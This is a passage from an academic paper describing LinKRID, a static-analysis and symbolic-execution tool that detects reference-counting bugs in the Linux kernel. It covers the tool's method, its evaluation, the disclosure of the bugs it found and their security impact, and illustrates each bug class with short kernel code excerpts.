


Figure 4: Overview of LinKRID's architecture and its workflow

4.2 Build Flow Chains

Once we have identified *refcounted structures* and *refcount wrappers*, we then construct *flow chains* for local references. As defined in §3, a local reference scope starts when a local reference receives the reference to a refcounted object from a heap allocator or a global reference, and ends when all the local references are released/dead. The challenge to identify the scope is that a local reference could expand its life-scope via data-flow, i.e., by passing the reference to other local variables, function arguments, return value. We use flown chains to "union" these overlapping life-scopes and generate the final analysis scope for our refcount checker.

A flow chain is a call graph containing all functions that need to be analyzed for a specific local reference. These functions are connected by inter-procedural data-flow of the local reference. It is constructed in two steps. In the first step, LinKRID performs a flow-sensitive intra-procedural data-flow analysis to identify three types of function-to-function (i.e., inter-procedural) relations regarding local references.

DEFINITION 2 ***Return-Return relation.*** *Let (f_i, f_j) be a pair of caller and callee functions, we say there is a Return-Return relation $f_i \xrightarrow{lr} f_j$ on a local reference lr, if lr is the return variable of f_i and is also returned by f_j. Figure 5 (a) depicts this relation.*

DEFINITION 3 ***Call-Call relation.*** *Let (f_i, f_j) be a pair of caller and callee functions, we say there is a Call-Call relation $f_i \xrightarrow{lr} f_j$ on a local reference lr, if lr is both an argument of function f_i and f_j. Such relation is showed in Figure 5 (b).*

DEFINITION 4 ***Call-Return relation.*** *Let (f_i, f_j) be a pair of caller and callee functions, we say there is a Call-Return relation $f_i \xrightarrow{lr} f_j$ on a local reference lr, if lr is passed to f_j as a function argument and is live (e.g., be used as return value) after f_j returns. Figure 5 (c) displays the Call-Return relation.*

After collecting the all the three types of inter-procedural relations for each specific local reference, we chain functions involved in these relationships together to derive the flow chain for a given local reference, representing its scope. As an example, Figure 6 (I) shows a set of functions call relations concerning four different local references (the complete code is in Figure 11). Two start in `tunnel_attach_1()` and two start in `tunnel_attach_2()`. Therefore, we construct four flow chains in Figure 6 (II) representing the scopes of the four local references. Once we constructed the flow chains, symbolic execution can take them and perform a much more detailed path-sensitive analysis for bug finding.

5 Symbolic Execution

After static analysis, we have the refcount structures, wrappers, and flow chains. At a high-level, we have all the necessary building blocks to start an under-constrained symbolic execution [27] to perform a path-sensitive analysis and discover refcount bugs.

5.1 Tracking Changes to References and Refcount

As mentioned in §3, we detect refcount bugs by checking the security invariant *"Δrefcount == Δ#(reference)"*. To do so, we need to precisely track the changes to the number of live references and refcount. Given a flow chain, which focuses on a specific local reference, this subsection illustrates how LinKRID traces changes of reference and refcount during analysis.




Figure 5: The example of function relations




Figure 6: The flow chains and how to do symbolic execution on them.

5.1.1 Tracking Reference Changes

We can compute the changes to the number of live references as: *Δ#(reference) = #escaped - #released*. To be more clear, the right-hand side of the equation denotes two types of operations: *local reference escape* and *global reference release*. The former creates new global references and the latter removes globally references.

A reference escapes the local scope when it becomes accessible to other syscalls/threads. This happens when a local reference is copied to a globally-visible variable (e.g., a field of a heap object). Similarly, a reference is released when it is no longer accessible by other syscalls/threads. This could happen in two scenarios: (1) when a globally-visible variable that already holds a reference is overwritten, either by another reference or a constant like `NULL`; and (2) when a globally-visible variable that holds a reference is freed. Therefore, we can track the changes to the number of live references by tracking *writes* to non-local variables and *frees*.

RULE 1 ***Reference change through global variables or dynamically allocated memory***. *When a local reference is assigned to a globally-visible object, this reference is escaped and a global reference is created . If a global reference is overwritten by another reference or NULL, or the object that contains the reference is freed, then the reference is considered released.*

Table 1: Summarized kernel APIs that change the number of live references. * means there are several APIs with the same name prefix.

Type	Functions
Reference Escape	`list_add*, hlist_add*, idr_alloc`
Reference Release	`list_del*, hlist_del*, idr_remove`

While most writes and frees can be tracked at the LLVM IR level, there are a few frequently used kernel APIs that are not easy to analyze (e.g., due to the use of assembly code for atomic operations and memory barriers). For example, `list_add()` can be used to add a refcounted object into a double-linked list, implying an escape of the reference. Similarly, `list_del()` can be used to remove a live reference to a refcounted object from a double-linked list, implying a release of the reference. To handle these APIs, we manually collected and summarized their effects (Table 1).

RULE 2 ***Reference change through reference wrappers***. *When APIs listed in Table 1 are invoked, reference changes should be updated according to our modeling.*

5.1.2 Tracking Refcount Changes

LinKRID tracks refcount changes by tracing invocations of refcount wrappers (§4.1). While this solution is straightforward and effective, some refcount wrappers will not always process successfully. When these refcount wrappers fail, they return specific values (e.g., a `NULL` pointer) to inform their callers. For example, the wrapper `kref_get_unless_zero()` will not increase the refcount when the current refcount is `0`, and will return `0` to indicate the failure in increment; its caller should check the return value and handle the error. If we simply regard an invocation of `kref_get_unless_zero()` as an unconditional refcount increment, we will introduce false positives. Fortunately, the symbolic execution employed in LinKRID is path-sensitive by design and is therefore capable of handling successful and erroneous paths. To leverage this capability, we use symbolic path summary (see §5.2 for more details) of the wrappers to indicate what return values are associated with refcount increment (i.e., success) and what return values indicate errors.

RULE 3 ***Refcount change through successful refcount-wapper****. When a refcount wrapper successfully operates on a reference, the reference's corresponding refcount should be changed.*

5.1.3 Tracking Changes in Asynchronous Methods

Asynchronous mechanisms like work queue and timer are widely used in the Linux kernel, which imposes additional challenges in tracking reference and refcount changes. When a local reference is used as parameters to construct an asynchronous task, the corresponding refcounted object must not be freed (i.e., its refcount cannot drop to 0) before the asynchronous callback function is invoked. One possible approach is to consider the reference as *escaped* when passed to an asynchronous task thus demands a refcount increment. Similarly, there should be a corresponding refcount decrement inside the asynchronous callback function, as when the callback function has finished using the reference, it is no long live. However, after constructing an asynchronous task, the current syscall/thread can also decide to *wait for the completion of the task while holding the reference*. In this case, the reference is effectively borrowed to the asynchronous task hence do not require additional changes to the refcount. To correctly handle these different cases, we consider callback functions as invoked *synchronously* (i.e., as normal function calls) during our analysis. Specifically, LinKRID analyzes those callback functions individually and adds their summaries (described in §5.2) into the current flow chain when encountering an asynchronous register function like `queue_work` and `mod_timer`. For the deregister functions like `cancel_work` and `del_timer`, LinKRID will create another path where the callback function is treated as not being invoked. Because these register/deregister functions may also fail and return errors, we use the same as simulation on refcount wrappers to handle successful and failed cases.

RULE 4 ***Refcount change through successful asynchronous functions****. When an asynchronous callback function is registers/deregisters successfully, its summary will be included/removed from the current flow chain.*

5.2 Summary-based chain analysis

As highlighted in Figure 1, precise detection of refcount bugs demands path-sensitive analysis. In this subsection, we describe how LinKRID use under-constrained symbolic execution [27] to analyze flow chains symbolically to identify potential buggy paths. Despite limiting the analysis scope to a single flow chain (i.e., a local reference scope), there still could exist many functions invocations along the flow chain that could cause path explosion. We mitigate this problem from three aspects. First, we only perform symbolic execution for functions defined in the same source code file. For external functions, we assume they will return unconstrained symbolic values. Second, to avoid repeatedly analyzing the same function, we propose a lightweight symbolic execution paradigm by summarizing functions. The summary of a function encapsulates how references and refcount change under different execution paths. Finally, we set a maximum of paths to be explored for each reference.

5.2.1 Path Summary Calculation

Formally, the summary of each path in a function is a 5-tuple.

$$Sum = (lr, escape, release, \Delta refcnt, retval)$$

where, lr is the local reference that appears in the function. *escape* is a set of instructions where lr is propagated to global references. *release* is a set of instructions where global references that are removed. Based on these two sets, LinKRID can calculate the Δ#reference of the corresponding refcounted object (the left-hand side of the equation as in Definition 1). Note that we save the instructions corresponding to the escape and release operations instead of numbers to help filter false positives (e.g., internal references, see §6 for more details). $\Delta refcnt$ records refcount changes to the corresponding refcounted object. $retval$ is the path return value. Regarding the execution path, we only save its return value, which can influence the control-flow (i.e., path feasibility) of the caller.

To compute path summaries of a function, we run the under-constrained symbolic execution on the function by maintaining and forking "states" as necessary. Similar to the definition of summary, a state in the symbolic execution is a 7-tuple that contains the intermediate result during execution.

$$State = (ip, con, escape, release, \Delta refcnt, vmap, retval)$$

Table 2: `symbolicexec(func)` :How instructions are evaluated symbolically.

Instruction	Symbolic execution
Case 1. x =uninitial	`make_symbolic`
Case 2. $x = u$	$vmap[x] = vmap[u]$
Case 3. $x = u$, where u is local reference, and x is a global variable or a heap variable	$vmap[x] = vmap[u]$ and update $\#escape(vmap[u])$ and $\#release(vmap[x])$ according RULE1
Case 4. `if` *condition*, l_1, l_2	if l_1 is taken, $cons = cons \wedge condition$, otherwise $cons = cons \wedge (\neg condition)$
Case 5. `call` f on local reference u, where f is a reference-wrapper	update $\#escape(vmap[u])$ or $\#release(vmap[u])$ according RULE2
Case 6. `call` f on local reference u, where f is a refcount-wrapper or asynchronous functions	update $\Delta refcnt(vmap[u])$ according RULE3 or RULE4
Case 7. `return` u	$ret = vmap[u]$

where ip points to the next instruction to be executed. *cons* are path constraints. *escape*, *release* and Δrefcnt_map are the same as in the path summary. *vmap* is a map from variables to symbolic values. *retval* is the return value.

Table 2 shows how instructions are executed in an informal manner. Briefly, cases 3, 5, and 6 are related to rules in §5.1. Others, including 1, 2, 4, and 7, are how UC-KLEE handles typical instructions. For example $vmap[x] = vmap[u]$ means the value of key x in *vmap* is set to the value of key u in *vmap*. Updating the instruction pointer ip is straightforward.

When LinKRID encounters a call instruction, it first checks whether the target function has summaries or not. If so, its summaries would be merged into current state; otherwise, this function would be symbolic analyzed directly. Besides, if a function calls itself (i.e., recursive invocation), as there are no summaries for current analyzed function, LinKRID will only execute the recursion once. In other words, the recursive depth is limited to one.

The execution will generate a set of new states, each of which will be executed independently. Each time a return instruction is executed, a summary is created to record the reference changes, the refcount changes, and the expression of the return value from the state and added into the function's summaries *sums*.

5.2.2 Summary-Based Analysis of Flow Chains

To avoid analyzing the same function repeatedly across different flow chains, we perform a bottom-up and iterative analysis. First, we merge all flow chains in the same source code file to construct the call graph over functions that need to be analyzed. In each iteration, we first put all leaf nodes in the current call graph (i.e., functions that has no callees to be analyzed) to a work list. For each function in the work list, we first check whether it has multiple callers (i.e., involved in multiple flow chains); if so, we invoke `symbolicexec(f)`, as defined in Table 2, to compute its summary. Then we checked if it is an entry function; if so, we will always perform symbolic execution with it. For other functions, we simply mark them as "analyzed" without actually performing symbolic execution. The reason is that using summaries will inevitably introduce approximations, which could cause false positives. To minimize the imprecision, we only create summary for functions that will be invoked multiple times. For functions that is invoked only once, they will be analyzed (inter-procedurally) when generating summaries or when analyzing the entry functions. Once we have finished processing the work list, we have a new set of leaf nodes as previous set of leaf nodes have already be analyzed.

Figure 6 III shows which functions need to be summarized for the flow chains illustrated in §4.2. In this example, the four flow chains are analyzed together where node1 and node2 are entry functions; and node5, node7, and node8 are the initial leaf functions. When walking the call graph from bottom up, LinKRID will compute summaries for node3 and node4 as they are invoked by multiple callers (both node1 and node2). Node5, node6, and node8 will be analyzed when summarizing node3; and node7 will be analyzed when summarizing node4. Finally, the entry functions are being processed. In this example, they (node1 and node2) will be analyzed using summaries from node3 and node4.

6 Bug Detection

Given a flow chain $\mathcal{C}$, when symbolic execution finished, we can obtain the per-path summary at the end of the local reference scope (i.e., the outmost caller). Now we check whether the invariant Δ*refcount* == *#escaped - #released* holds. That is, we will report a potential bug whenever there exists a local reference lr in a *Sum* satisfying the following condition: ($|escape_{lr}|$, $|release_{lr}|$ calculate the number of elements in a set):

$$\Delta refcount_{lr} \neq |escape_{lr}| - |release_{lr}|$$

However, this result does not take into account the internal reference design pattern mentioned in §2.2 thus may still result in a substantial number of false positives. In addition, there are ambiguities in the presence of embedded structures when associating the refcount change with reference change. For these reasons, LinKRID treats any detected violations as only candidates of warnings at this point.

6.1 Identifying Internal References

We first discuss how we address the internal reference problem. As described in §2.2, fundamentally, internal references are references that do not need to be refcounted because they are tracked and released through a separate mechanism. If we mistakenly require refcount changes for internal references, we will end up with false alarms. At the moment, LinKRID handles two internal reference patterns, both of which are described in §2.2.

The first pattern we handle is the internal references that are can be viewed as separate/additional references that are

released automatically when the refcount reaches zero. For example, in Figure 2, `mgr` is removed by `list_del()` when its refcount is decreased to zero. In other words, LinKRID analyzes the callback function registered in refcount wrappers (e.g., `kref_put()`) to discover such internal references.

The second pattern is a more generalized version of the first, where internal references may not be released at a specific known point (e.g., when refcount reaches zero). Instead, they are released in domain-specific manners. In the example described in §2.2, the `net` struct representing network namespace can be freed on demand (from a syscall). When such an object is freed, it will automatically and forcefully free all the network objects that have a back-pointer to it. Unfortunately, it can be challenging to identify all possible places where an internal reference is released. Therefore, we develop a generic heuristic for this. The idea is simple: when a particular reference (e.g., a pointer in a struct) is never refcounted anywhere throughout the kernel, we consider the reference an internal one. While this does help with reducing false positives, we find that it will cause some false negatives as well (which will be discussed in §7.3). Finally, we also note that there are even more complex internal reference patterns (mixed usage between internal and external) and we will discuss how they can be handled in §7.3.

6.2 Determining the Association of Refcount and Reference Changes

In addition to handling internal references, there is one more complication regarding the application of the invariant listed earlier. Specifically, $\Delta refcount_{lr}$, $escape_{lr}$, and $release_{lr}$ are implicitly assumed to operate on the same refcounted object because they share the same local reference (i.e., belong/point to the same object). However, in reality, validating this assumption is not always straightforward. As a real example in the kernel, struct `gdm` embeds a refcounted struct `tty_port`. The `tty_port->kref` field can technically represent the refcount of `tty_port`. However, due to complex pointer arithmetics (e.g., `container_of`), it could be unclear whether a pointer of type `tty_port*` actually points to a standalone `tty_port` object or a `gdm` object. Consequently, we may not be able to associate the refcount with `gdm`. In practice, if a local reference of `gdm` escapes, we may observe the refcount change is operated through a local reference of `tty_port` instead. As a result, we may end up with two false positives. One is the missing reference count change when a local reference of `gdm` escapes. The other is the missing reference change when the refcount of `tty_port` is incremented.

Fundamentally, this is an alias analysis problem of embedded structures (i.e., whether two pointers point to the same memory object), which is known to be hard to solve in the presence of pointer arithmetic and type casting (e.g., integer to pointer and pointer to integer). To infer such aliasing and filter such false positives, we apply the following heuristic:

```
join_session_keyring path record:
Error Path:
security/keys/process_keys.c L780, get keyring refcnt +
  1 by find_keyring_by_name
security/keys/process_keys.c L781, if condition is false
security/keys/process_keys.c L791, if condition is false
security/keys/process_keys.c L794, if condition is true
...
Summary: <keyring, escape=∅, release=∅, Δrefcnt=1, return=0>
Result : refcnt error in keyring
```

Figure 7: Example bug report for the erroneous path in Figure 1.

if two local references (e.g., `gdm` and `tty_port`) happen to trigger two warnings in the same function —one leads to a missing refcount change and the other leads to a missing reference change, and one local reference is "embedded" in another (e.g., `tty_port` is embedded in `gdm`), we will then consider the refcount change of one local reference is actually associated with the reference change of another. As the heuristic may also lead to false negatives, we will discuss possible improvements in handling embedded structures in a more systematic manner in §7.3.

6.3 Bug Reporting

After the filter of internal reference and the association of refcountand reference changes, the remain warnings would be regarded as bugs for further manual verification. Figure 7 shows an example bug report for the erroneous path in Figure 1. To assist manual verification, the bug report includes path information (e.g., branch direction) and the detail refcount information (e.g., refcount get/put) with corresponding source code line.

7 Evaluation

LinKRID is implemented based on the static analysis framework from KENALI [31] and symbolic execution engine KLEE [3, 33]. LinKRID 's source code contains 3.5k lines of C++ code and 2.7k line of python code. We applied LinKRID on the Linux kernel v4.14 release, compiled with LLVM 3.9 with `make defconfig` and `make allyesconfig`, respectively.

7.1 Basic Statistics

Table 3 shows the experiment statistics in different compilation options. In the static analysis phase, we extracted 85 and 445 refcount embedded structures, 149 and 685 refcount increment/decrement wrappers in the Linux kernel v4.14 compiled with `defconfig` and `allyesconfig`, respectively. Based on the above, we extracted 16,155 and 54,731 functions respectively which manipulate those refcounted structures. Furthermore, LinKRID outputs 4,063 and 12,075 flow chains respectively. During symbolic execution phase, we set the maximum

Table 3: Statistics in experiments

Phase	Description	Data	
		defconfig	allyesconfig
Static Analysis	refcounted structures	85	445
	refcount wrapper	149	685
	related functions	16155	54731
	flow chains	4063	12075
Symbolic Execution	summaries	2964	9419
Bug Detection	BUGs	31	118

explored paths mentioned in §5.2 to 1000, LinKRID generated 2,964 and 9,419 summaries respectively.

We ran our experiments on two virtual machines, both of which are configured with an Intel Xeon E3-1220 CPU and 32GB RAM. The operating system is Ubuntu 16.04 LTS x64. Our lightweight static analysis took 1 hour to finish the analysis of a whole Linux kernel (with `allyesconfig`). For symbolic execution, as there is no dependency among separate flow chains, we run the symbolic execution in 8 different processes in parallel. In this phase, LinKRID took 192 hours to process all the flow chains.

7.2 Detected Bugs

Finally, LinKRID reported in total 209 refcount errors under allyesconfig. Out of them, we manually confirmed 118 to be true positives and 31 bugs of them exist under defconfig. Among the 118, 31 have already been patched in the newer versions, 87 are previously unknown. For the 87 bugs, we submitted bug reports to kernel maintainers for verification. 47 of the submitted bugs were confirmed, among which 11 were patched with our patches. More details can be seen in Table 4. To manually analyze all the bugs, it took two researchers, a total 72 man-hours. After that, we manually checked our results against a more recent kernel version v5.10, and found that 43 of 87 bugs exist in the newer version, which are marked by '*' in Table 4.

Responsible Disclosure. We have disclosed all the unpatched vulnerabilities following the guidelines of the Linux community[1]. Among the 43 bugs that still exist in the newer version, 12 bugs have been fixed with patches from us (marked as 'A' in Table 4); 11 bugs have been confirmed and we are working with corresponding maintainers to forge patches (marked as 'C' in Table 4); 12 bug reports have been sent to maintainers and waiting for reply (marked as 'S' in Table 4). For the rest 8 bugs (marked as '/' in Table 4), we cannot find the corresponding sustainers in Linux kernel's `MAINTAINERS` list; and the modules, in which bugs were found, are likely deprecated.

We also noticed that almost all these bugs occur in error handling paths, which is a common issue in the development of the Linux kernel [14]. The result shows that LinKRID can detect these buggy paths precisely and effectively. We divide these bugs into two categories based on fix strategies: improper refcount changes and improper reference changes.

Improper refcount changes. LinKRID reported 52 new bugs that are related to improper refcount changes, with two subtypes: missing refcount decrement (i.e., over-counting) and redundant refcount decrement (i.e., under-counting). The former may cause memory leak and is usually fixed by adding a corresponding refcount decrement. Figure 8 shows a missing refcount decrement bug fixed by inserting refcount decrement before line 6. The latter may cause use-after-free and is usually fixed by avoiding the redundant decrement. Figure 9 depicts a redundant refcount decrement bug, where if line 7 is executed, the `kref_put` at line 13 would be a redundant decrement and may cause the object `orig_io_req` be freed prematurely when it is still in use. The distribution of improper refcount changes cause is heavily skewed towards missing refcount decrement. Our reports showed 50 new bugs are caused by missing refcount decrement. One explanation could be that redundant refcount decrement bugs are more likely to trigger use-after-free, thus are more likely to be captured during kernel fuzzing when kernel address sanitizer (KASAN) is enabled.

Improper reference changes. Another typical bug found by LinKRID is the improper reference changes. All of such bugs due to missing reference releases. That is, an object's refcount is decreased without releasing the reference (e.g., setting the reference to NULL), which may be used somewhere even after it is freed and cause use-after-free. Such bugs are usually fixed by releasing the reference to avoid being used accidentally and erroneously. Figure 10 displays a case where `usb_free_urb` is invoked at line 5 without release the reference at `dvb->bulk_urb`, which is accessed at line 13 in function `tm6000_stop_stream` and caused use-after-free. This is fixed by assigning a NULL pointer to `dvb->bulk_urb` after the refcount decrement.

```
1  int kobject_rename(struct kobject *kobj, const char *
       new_name) {
2    int error = 0;
3    const char *devpath = NULL;
4    kobj = kobject_get(kobj);
5    if (!kobj) return -EINVAL;
6    if (!kobj->parent) return -EINVAL;
7    devpath = kobject_get_path(kobj, GFP_KERNEL);
8    if (!devpath) {
9      error = -ENOMEM;
10     goto out;
11   }
12 out:
13   kobject_put(kobj);
14   return error;
15 }
```

Figure 8: A missing refcount decrement caused by improper error handling, which is fixed by adding a refcount decrement before return.

[1] https://www.kernel.org/doc/html/latest/process/submitting-patches.html

```
1  int bnx2fc_send_rec(struct bnx2fc_cmd *orig_io_req) {
2    struct bnx2fc_els_cb_arg *cb_arg = NULL;
3    int rc;
4    cb_arg = kzalloc(...);
5    if (!cb_arg) {
6      rc = -ENOMEM;
7      goto rec_err;
8    }
9    kref_get(&orig_io_req->refcount);
10   cb_arg->aborted_io_req = orig_io_req;
11 rec_err:
12   if (rc) {
13     kref_put(&orig_io_req->refcount,...);
14     kfree(cb_arg);
15   }
16   return rc;
17 }
```

Figure 9: A redundant refcount decrement detected by LinKRID.

```
1  static int tm6000_start_stream(struct tm6000_core *dev
       ) {
2    dvb->bulk_urb = usb_alloc_urb(0, GFP_KERNEL);
3    dvb->bulk_urb->transfer_buffer = kzalloc(size,
       GFP_KERNEL);
4    if (dvb->bulk_urb->transfer_buffer == NULL) {
5      usb_free_urb(dvb->bulk_urb);
6      return -ENOMEM;
7    }
8    return ret;
9  }
10 static void tm6000_stop_stream(struct tm6000_core *dev
       ) {
11   struct tm6000_dvb *dvb = dev->dvb;
12   if (dvb->bulk_urb) {
13     usb_kill_urb(dvb->bulk_urb);
14   }
15 }
```

Figure 10: A missing reference release, which is fixed by adding a release after refcount decrement.

7.3 False Positives and False Negatives

False Positives. As presented in §7.2, LinKRID has a false positive rate of 43% ((209 - 118) / 209). Here, we investigate the root causes and discuss potential solutions.

Non-standard refcount (mixed use of internal and external reference). Interestingly, we find that some developers may define their own refcount rules and mix the use of internal and external reference. For example, The struct `fib_lookup_arg` has a pointer member to a refcounted struct `fib_rule` and a flag member. The latter dictates whether the former reference needs to be refcounted. If the *Flag* is set to `FIB_LOOKUP_NOREF`, the reference change does not need be refcounted, effectively making it an internal reference. Otherwise, it is treated as an external reference. Given that our heuristic developed in §6.1 do not recognize this special pattern of *conditional internal references*, we will misclassify it as an external reference (as it does seem to be refcounted sometimes in the kernel), and hence the false positive. Surprisingly, these cases contribute to 66% of all false positives.

To properly handle such cases, we will need to model this special pattern by actively looking for such "flag" members whose values correlate with the presence or absence of refcount changes. For example, if refcount changes always happen under one value of the flag (but never happen under a different value) and vice versa, then we will infer that it is a conditional internal reference.

Out-of-scope reference changes. We find that some warnings of missing reference releases can be false positives. This is because the reference releases actually do happen (e.g., set to NULL) but they happen outside of our local analysis scope. In other words, the flow chains we construct are based on the local reference change which may miss a release of a global reference that happens, for example in the caller of the functions in the flow chain (after they return). Such cases account for 18% of the false positives.

To eliminate such false positives, we need to expand the analysis scope to consider not only the life-scope of local references but also the life-scope of global references. If we can track both, we can construct the flow chain by considering the "union" of the two scopes. However, this can be potentially expensive and challenging. First of all, we do not know when a global reference will be released (e.g., set to NULL). In fact, it may never happen, forcing us to exhaustively traverse the call graph all the way back to the syscall entry point. Second, since global references involve heap objects, it can be challenging to analyze statically, e.g., in terms of alias analysis. Nevertheless, this is a clear avenue for improvement.

Other causes. Besides the above, false positives can also arise due to some rarely used programming patterns that we currently do not recognize. For example, we find sometimes the refcount wrappers can be in the form of `refcount_set(refcnt, refcount_read(refcnt) + 1)` instead of `refcount_inc(refcnt)`. Another example is on reference releases — sometimes developers set a pointer to `~0` instead of `NULL`. These cases account for the remaining 16% of the false positives.

These cases are mostly trivial and can be solved by augmenting our modeling of the Linux kernel.

False Negatives. As we mentioned in §6, to avoid excessive false positives, LinKRID will drop errors it believes to be caused by internal references. However, it is also possible that a reference is supposed to be external but the programmers simply forgot to refcount it — CVE-2016-4805 [24] is such an example. In such cases, LinKRID will believe a reference is internal and ignore any warning associated with it. In addition, LinKRID currently does not verify the correctness of the internal reference use and thus lead to false negatives as well. This can happen when developers forget to remove the internal reference properly when they are supposed to.

A possible solution to the above is to distill more fine-grained internal reference patterns and check them more precisely as opposed to using generic heuristics. For example, we can check whether internal references are correctly removed

at specific points according to their typical usage patterns. If not, it is either not an internal reference, or it is a buggy use of internal reference (we should report both cases).

Another problem is the association of refcount and reference changes as described in §6.2. Our current solution only heuristically infers the association in a post-processing manner, which do lead to some false negatives. A more principled approach would be to adopt a more accurate aliasing analysis that can handle arbitrary pointer arithmetic and struct embedding in the Linux kernel.

7.4 Security Impact of Found Bugs

In this subsection, we are interested in understanding the security impact of these reported bugs. While it is time-consuming to triage these bugs, we did randomly sample 22 of the 87 bugs to analyze their exploitability and understand their security impact.

Among these 22 bugs, 12 can cause memory leak and 10 can cause UAF. Furthermore, all of the ten UAF cases involve objects that contain function pointers, indicating that they can likely lead to control hijacking primitives. In addition, we evaluate the following metrics of these bugs in terms of their exploitability: triggering condition (how easy it is to trigger the bug), reachability of the bug (whether it is possible to trigger the bug from userspace), and permission requirement (does it require a special uid or Linux capability). In terms of triggering conditions, 18 bugs can be triggered only when the memory allocation fails, 3 of which additionally require refcount overflows in order to trigger UAF. We note that there are indeed prior attacks that successfully exploit vulnerabilities by exhausting system memory and therefore it is not impossible to trigger memory allocation failures [34, 39]. However, the latest Linux kernel has included hardening against refcount overflows and therefore the 3 overflow cases are unlikely exploitable [14]. The remaining 3 bugs do not seem to require any extreme conditions to trigger. In terms of reachability, 6 can be reached from the userspace (i.e., through syscalls) and all of them happen to be UAF bugs. 10 are not reachable from userspace. Instead, 9 of them are called upon driver/device registration or system initialization. 1 of them is reachable from hardware interrupt. The remaining 6 are unclear. Finally, in terms of permission requirements, 3 require Linux capability, e.g., `CAP_NET_ADMIN`. The detailed breakdown of each individual bug is presented in Table 5 in appendix. Overall, we conclude that at least 3 of the UAF bugs are highly exploitable as they are reachable from userspace, possible to trigger (do not require refcount overflow), and do not require any special permission.

To give some examples, Figure 8 shows a bug that can cause UAF. If it is triggered multiple times, the refcount would overflow to zero and release the object incorrectly. Figure 9 displays a bug triggered only when memory allocation fails.

8 Related Work

Finding refcount bugs. As mentioned in §1, there are two categories of research on finding refcount bugs. An intuitional and rigorous way to detect refcount bugs is to check the refcount invariant (i.e., *refcount = #(live reference)*). Referee [7] uses compositional model checking to verify the refcount correctness. It transforms the verification on reference counting of unbounded resources on unbounded threads to arbitrary resources on an single thread by assuming that resources are arranged as an array and uniformly managed with the same piece of code. Then, Referee symbolically verifies an arbitrary resource is accessed under a positive reference count. CPyChecker [19] is a GCC plug-in that detects the errors in Python's native extension modules, including reference counting errors. Pungi [15] also aims to find refcount errors in Python's native extension modules. Both of them rely on the invariant that, the changes to refcount must matches the changes to reference number. CPyChecker applied this idea to a single function without inter-procedure analysis. Pungi extended it to inter-procedural analysis, used affine abstraction and analyzed the Static Single Assignment (SSA) form of programs. In addition, the affine abstraction on some wrappers of python refcount APIs relies on manually constructing. Naively applying affine abstraction to Linux kernel will face many challenges such as various refcount APIs and exclusive using contexts. Another method is using heuristics to find a specific type of refcount bugs. RID [20] uses inconsistent path pair (IPP) to detect developer's misunderstand of refcount APIs in Linux kernel. Unfortunately, RID could not find refcount bugs in the common case, like violating of refcount invariant.

